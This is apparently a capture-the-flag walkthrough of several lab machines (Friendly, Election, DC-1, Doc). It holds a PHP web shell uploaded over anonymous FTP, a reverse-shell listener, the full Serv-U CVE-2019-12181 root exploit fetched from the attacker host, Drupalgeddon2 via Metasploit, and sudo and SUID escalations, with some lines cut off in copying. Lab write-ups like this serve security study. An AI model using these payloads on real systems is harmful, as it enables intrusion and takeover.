
```
❯ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:a1:46:3d:5c  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 2 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.65  netmask 255.255.255.0  broadcast 10.0.2.255
```

```
❯ sudo arp-scan -I eth0 -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:6e:13:6e, IPv4: 10.0.2.65
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1        52:54:00:12:35:00       QEMU
10.0.2.2        52:54:00:12:35:00       QEMU
10.0.2.3        08:00:27:91:6f:04       PCS Systemtechnik GmbH
10.0.2.108      08:00:27:a2:9f:c0       PCS Systemtechnik GmbH
10.0.2.120      08:00:27:12:35:a2       PCS Systemtechnik GmbH
10.0.2.121      08:00:27:5b:21:c8       PCS Systemtechnik GmbH
10.0.2.122      08:00:27:43:e3:2a       PCS Systemtechnik GmbH
10.0.2.123      08:00:27:83:b8:80       PCS Systemtechnik GmbH
10.0.2.124      08:00:27:8a:f4:af       PCS Systemtechnik GmbH
10.0.2.125      08:00:27:aa:56:dc       PCS Systemtechnik GmbH
10.0.2.126      08:00:27:05:ff:6a       PCS Systemtechnik GmbH
```

```
❯ nmap -O -sS 10.0.2.108-126
Starting Nmap 7.95 ( https://nm
Nmap scan report for 10.0.2.108
Host is up (0.00015s latency).
Not shown: 998 closed tcp ports
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http
MAC Address: 08:00:27:A2:9F:C0
Device type: general purpose
Running: Linux 4.X|5.X
```

```
Nmap scan report for 10.0.2.120
Host is up (0.00011s latency).
Not shown: 992 closed tcp ports (
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49158/tcp open  unknown
MAC Address: 08:00:27:12:35:A2 (P
Device type: general purpose
Running: Microsoft Windows 2008|7
```

```
Nmap scan report for 10.0.2.121
Host is up (0.00013s latency).
Not shown: 998 closed tcp ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:5B:21:C8 (
Device type: general purpose
Running: Linux 4.X|5.X
```

```
Nmap scan report for 10.0.2.122
Host is up (0.00016s latency).
Not shown: 997 closed tcp ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
MAC Address: 08:00:27:43:E3:2A (
Device type: general purpose
Running: Linux 3.X
```

```
Nmap scan report for 10.0.2.123
Host is up (0.00012s latency).
Not shown: 999 closed tcp ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 08:00:27:83:B8:80
Device type: general purpose
Running: Linux 4.X|5.X
```

```
Nmap scan report for 10.0.2.124
Host is up (0.00014s latency).
Not shown: 995 closed tcp ports
PORT    STATE SERVICE
22/tcp  open  ssh
25/tcp  open  smtp
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 08:00:27:8A:F4:AF (
Device type: general purpose
Running: Linux 3.X|4.X
```

```
Nmap scan report for 10.0.2.125
Host is up (0.00047s latency).
Not shown: 997 closed tcp ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql
MAC Address: 08:00:27:AA:56:DC
Device type: general purpose
Running: Linux 4.X|5.X
```

```
Nmap scan report for 10.0.2.126
Host is up (0.00046s latency).
Not shown: 998 closed tcp ports
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql
MAC Address: 08:00:27:05:FF:6A
Device type: general purpose
Running: Linux 4.X|5.X
```

```
❯ mkdir 108Linux
❯ mkdir 120Windows
❯ mkdir 121Linux
❯ mkdir 122Linux
❯ mkdir 123Linux
❯ mkdir 124Linux
❯ mkdir 125Linux
❯ mkdir 126Linux
❯ ls
108Linux  120Windows  121Linux  122Linux  123Linux  124Linux  125Linux  126Linux
```


Friendly


```
Nmap scan report for 10.0.2.108
Host is up (0.00026s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--   1 root     root        10725 Feb 23  2023 index.html
80/tcp open  http    Apache httpd 2.4.54 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.54 (Debian)
```

```
❯ ftp 10.0.2.108
Connected to 10.0.2.108.
220 ProFTPD Server (friendly) [::ffff:10.0.2.108]
Name (10.0.2.108:kali): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||52339|)
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 root     root        10725 Feb 23  2023 index.html
226 Transfer complete
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> get index.html
local: index.html remote: index.html
200 EPRT command successful
```

```
❯ nano index.php
❯ cat index.php -p
<?php system($_GET['a']); ?>
```

```
ftp> put index.php
local: index.php remote: index.php
200 EPRT command successful
150 Opening BINARY mode data connection for index.php
100% |***************************************************|    29      809.15 KiB/s    00:00 ETA
226 Transfer complete
29 bytes sent in 00:00 (83.04 KiB/s)
```






```
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.108] 44606
bash: cannot set terminal process group (413): Inappropriate ioctl for device
bash: no job control in this shell
www-data@friendly:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
www-data@friendly:/var/www$ sudo -l
Matching Defaults entries for www-data
    env_reset, mail_badpass, secure_path
n\:/bin

User www-data may run the following comm
    (ALL : ALL) NOPASSWD: /usr/bin/vim
```

```
www-data@friendly:/var/www$ sudo /usr/bin/vim
```

```
:!/bin/bash
```

```
root@friendly:/var/www# id
uid=0(root) gid=0(root) groups=0(root)
```

```
root@friendly:~# cat /home/RiJaba1/user.txt
b8cff8c9008e1c98a1f2937b4475acd6
```


```
root@friendly:~# cat root.txt
Not yet! Find root.txt.
```

```
root@friendly:~# find / -type f -name '*.txt' 2>/dev/null
/etc/X11/rgb.txt
/var/cache/dictionaries-common/ispell-dicts-list.txt
/var/log/apache2/root.txt
```

```
root@friendly:~# cat /var/log/apache2/root.txt
66b5c58f3e83aff307441714d3e28d2f
```


Election


```
Nmap scan report for 10.0.2.121
Host is up (0.00013s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 20:d1:ed:84:cc:68:a5:a7:86:f0:da:b8:92:3f:d9:67 (RSA)
|   256 78:89:b3:a2:75:12:76:92:2a:f9:8d:27:c1:08:a7:b9 (ECDSA)
|_  256 b8:f4:d6:61:cf:16:90:c5:07:18:99:b0:7c:70:fd:c0 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 08:00:27:5B:21:C8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```






```
❯ whatweb http://10.0.2.121/election/
http://10.0.2.121/election/ [200 OK] Apache[2.4.29], Bootstrap, Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.0.2.121], JQuery[3.2.1], Script, Title[Tripath Projects: Web Based Election System], X-UA-Compatible[ie=edge]
```

```
❯ gobuster dir -u http://10.0.2.121/election -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,htm,xml,json,css,md,txt,log,conf,ini,js,ts,sh,bak,old,backup,zip,tar,tar.gz,rar,7z,png,jpg,jpeg,gif,svg,webp,woff,woff2,ttf,eot,exe,bin,py,pl,rb,asp,aspx,pcap,pcapng -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.121/election
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              xml,json,7z,woff,woff2,bin,asp,js,bak,aspx,php,md,rar,ttf,pl,pcapng,txt,log,jpg,webp,html,css,tar,py,conf,tar.gz,svg,pcap,ts,sh,htm,ini,old,png,jpeg,eot,backup,zip,gif,exe,rb
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/.htm                 (Status: 403) [Size: 275]
/index.php            (Status: 200) [Size: 7003]
/media                (Status: 301) [Size: 317] [--> http://10.0.2.121/election/media/]
/themes               (Status: 301) [Size: 318] [--> http://10.0.2.121/election/themes/]
/data                 (Status: 301) [Size: 316] [--> http://10.0.2.121/election/data/]
/admin                (Status: 301) [Size: 317] [--> http://10.0.2.121/election/admin/]
/lib                  (Status: 301) [Size: 315] [--> http://10.0.2.121/election/lib/]
/languages            (Status: 301) [Size: 321] [--> http://10.0.2.121/election/languages/]
/js                   (Status: 301) [Size: 314] [--> http://10.0.2.121/election/js/]
/favicon.png          (Status: 200) [Size: 4805]
/card.php             (Status: 200) [Size: 1935]
```











```
❯ gobuster dir -u http://10.0.2.121/election/admin -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,htm,xml,json,css,md,txt,log,conf,ini,js,ts,sh,bak,old,backup,zip,tar,tar.gz,rar,7z,png,jpg,jpeg,gif,svg,webp,woff,woff2,ttf,eot,exe,bin,py,pl,rb,asp,aspx,pcap,pcapng -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.121/election/admin
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              ttf,rb,html,css,txt,7z,webp,woff,bin,backup,rar,png,pl,htm,js,svg,exe,py,log,sh,tar,pcap,xml,md,conf,jpg,woff2,asp,pcapng,php,ini,ts,jpeg,aspx,json,bak,old,tar.gz,gif,eot,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 8964]
/.html                (Status: 403) [Size: 275]
/img                  (Status: 301) [Size: 321] [--> http://10.0.2.121/election/admin/img/]
/.php                 (Status: 403) [Size: 275]
/.htm                 (Status: 403) [Size: 275]
/plugins              (Status: 301) [Size: 325] [--> http://10.0.2.121/election/admin/plugins/]
/css                  (Status: 301) [Size: 321] [--> http://10.0.2.121/election/admin/css/]
/ajax                 (Status: 301) [Size: 322] [--> http://10.0.2.121/election/admin/ajax/]
/live.php             (Status: 200) [Size: 22]
/js                   (Status: 301) [Size: 320] [--> http://10.0.2.121/election/admin/js/]
/components           (Status: 301) [Size: 328] [--> http://10.0.2.121/election/admin/components/]
/logout.php           (Status: 200) [Size: 83]
/inc                  (Status: 301) [Size: 321] [--> http://10.0.2.121/election/admin/inc/]
/logs                 (Status: 301) [Size: 322] [--> http://10.0.2.121/election/admin/logs/]
/logs.php             (Status: 200) [Size: 22]
```

```
❯ ssh love@10.0.2.121
love@10.0.2.121's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.3.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

74 packages can be updated.
28 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Thu Apr  9 23:19:28 2020 from 192.168.1.5
love@election:~$ id
uid=1000(love) gid=1000(love) groups=1000(love),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),116(lpadmin),126(sambashare)
```

```
love@election:~/Desktop$ cat user.txt
cd38ac698c0d793a5236d01003f692b0
```

```
love@election:~/Desktop$ find / -perm -4000 2>/dev/null
/usr/bin/arping
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/traceroute6.iputils
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/sbin/pppd
/usr/local/Serv-U/Serv-U
```




```c
/*

CVE-2019-12181 Serv-U 15.1.6 Privilege Escalation


vulnerability found by:
Guy Levin (@va_start - twitter.com/va_start) https://blog.vastart.dev

to compile and run:
gcc servu-pe-cve-2019-12181.c -o pe && ./pe

*/

#include <stdio.h>
#include <unistd.h>
#include <errno.h>

int main()
{
    char *vuln_args[] = {"\" ; id; echo 'opening root shell' ; /bin/sh; \"", "-prepareinstallation", NULL};
    int ret_val = execv("/usr/local/Serv-U/Serv-U", vuln_args);
    // if execv is successful, we won't reach here
    printf("ret val: %d errno: %d\n", ret_val, errno);
    return errno;
}
```




```
❯ ll
.rw-rw-r-- kali kali 619 B  Fri Jul 25 14:41:09 2025  47009.c
.rw-rw-r-- kali kali 1.4 KB Tue Jul 22 10:13:51 2025  target
❯ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
love@election:/tmp$ wget http://10.0.2.65/47009.c
--2025-07-25 18:12:19--  http://10.0.2.65/47009.c
Connecting to 10.0.2.65:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 619 [text/x-csrc]
Saving to: '47009.c'

47009.c                   100%[=================================>]     619  --.-KB/s    in 0s

2025-07-25 18:12:19 (131 MB/s) - '47009.c' saved [619/619]
```

```
love@election:/tmp$ gcc 47009.c -o pe && ./pe
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),116(lpadmin),126(sambashare),1000(love)
opening root shell
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),116(lpadmin),126(sambashare),1000(love)
```

```
# bash -i
root@election:/root# cat root.txt
5238feefc4ffe09645d97e9ee49bc3a6
```

DC-1

```
Nmap scan report for 10.0.2.122
Host is up (0.00015s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http    Apache httpd 2.2.22 ((Debian))
|_http-server-header: Apache/2.2.22 (Debian)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-generator: Drupal 7 (http://drupal.org)
|_http-title: Welcome to Drupal Site | Drupal Site
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          47793/udp   status
|   100024  1          51734/tcp6  status
|   100024  1          60898/udp6  status
|_  100024  1          60915/tcp   status
60915/tcp open  status  1 (RPC #100024)
MAC Address: 08:00:27:43:E3:2A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

```
❯ whatweb http://10.0.2.122
http://10.0.2.122 [200 OK] Apache[2.2.22], Content-Language[en], Country[RESERVED][ZZ], Drupal, HTT
PServer[Debian Linux][Apache/2.2.22 (Debian)], IP[10.0.2.122], JQuery, MetaGenerator[Drupal 7 (http
://drupal.org)], PHP[5.4.45-0+deb7u14], PasswordField[pass], Script[text/javascript], Title[Welcome
 to Drupal Site | Drupal Site], UncommonHeaders[x-generator], X-Powered-By[PHP/5.4.45-0+deb7u14]
```

```
❯ searchsploit drupal 7 Remote
------------------------------------------------------------------ ----------------------
 Exploit Title                                                    |  Path
------------------------------------------------------------------ ----------------------
Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution       | php/webapps/1821.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Ex | php/webapps/35150.php
Drupal 7.x Module Services - Remote Code Execution                | php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Command Execution           | php/webapps/3313.pl
Drupal < 5.1 - Post Comments Remote Command Execution             | php/webapps/3312.pl
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Met | php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Met | php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Exec | php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Re | php/webapps/44449.rb
```

```
❯ sudo systemctl start postgresql && msfconsole -q
[sudo] contraseña para kali:
msf6 > search drupalgeddon

Matching Modules
================

   #   Name                                          Disclosure Date  Rank
   -   ----                                          ---------------  ----
   0   exploit/unix/webapp/drupal_drupalgeddon2      2018-03-28       excellent
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts 10.0.2.122
rhosts => 10.0.2.122
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
[*] Started reverse TCP handler on 10.0.2.65:4444
```

```
meterpreter > getuid
Server username: www-data
```

```
meterpreter > pwd
/var/www
```

```
meterpreter > cat flag1.txt
Every good CMS needs a config file - and so do you.
```

```
www-data@DC-1:/home/flag4$ find / -type f -name "flag*.txt" 2>/dev/null
find / -type f -name "flag*.txt" 2>/dev/null
/home/flag4/flag4.txt
/var/www/flag1.txt
```

```
www-data@DC-1:/home/flag4$ cat flag4.txt
cat flag4.txt
Can you use this same method to find or access the flag in root?

Probably. But perhaps it's not that easy.  Or maybe it is?
```

```
www-data@DC-1:/home/flag4$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
```

SUID

If the binary has the SUID bit set, access the file system, escalate o run `sh -p`, omit the `-p` argument shell to run with SUID privileges.

This example creates a local SUID interact with an existing SUID bina path.

```
sudo install -m =xs $(which find) .

./find . -exec /bin/sh -p \; -quit
```


```
www-data@DC-1:/home/flag4$ /usr/bin/find . -exec /bin/bash -p \; -quit
/usr/bin/find . -exec /bin/bash -p \; -quit
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
cd /root
ls -la
total 32
drwx------  4 root root 4096 Feb 28  2019 .
drwxr-xr-x 23 root root 4096 Feb 19  2019 ..
drwx------  2 root root 4096 Feb 19  2019 .aptitude
-rw-------  1 root root   44 Feb 28  2019 .bash_history
-rw-r--r--  1 root root  949 Feb 19  2019 .bashrc
drwxr-xr-x  3 root root 4096 Feb 19  2019 .drush
-rw-r--r--  1 root root  140 Nov 20  2007 .profile
-rw-r--r--  1 root root  173 Feb 19  2019 thefinalflag.txt
cat thefinalflag.txt
Well done!!!!


Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
```

Doc

```
Nmap scan report for 10.0.2.123
Host is up (0.00016s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.18.0
|_http-title: Online Traffic Offense Management System - PHP
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: nginx/1.18.0
MAC Address: 08:00:27:83:B8:80 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```








```
  GNU nano 8.4                                    /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.0.2.123      doc.hmv
```

```
❯ whatweb http://doc.hmv
http://doc.hmv [200 OK] Bootstrap[4], Cookies[PHPSESSID], Country[RESERVED][ZZ], Email[oretnom23@gm
ail.com], HTML5, HTTPServer[nginx/1.18.0], IP[10.0.2.123], JQuery, Script, Title[Online Traffic Off
ense Management System - PHP], nginx[1.18.0]
```






```
❯ searchsploit traffic offense
------------------------------------------------------------------ ----------------------
 Exploit Title                                                    |  Path
------------------------------------------------------------------ ----------------------
Online Traffic Offense Management System 1.0 - 'id' SQL Injectio | php/webapps/50218.tx
Online Traffic Offense Management System 1.0 - Multiple RCE (Una | php/webapps/50389.tx
Online Traffic Offense Management System 1.0 - Multiple SQL Inje | php/webapps/50387.tx
Online Traffic Offense Management System 1.0 - Multiple XSS (Una | php/webapps/50388.tx
Online Traffic Offense Management System 1.0 - Privilage escalat | php/webapps/50392.tx
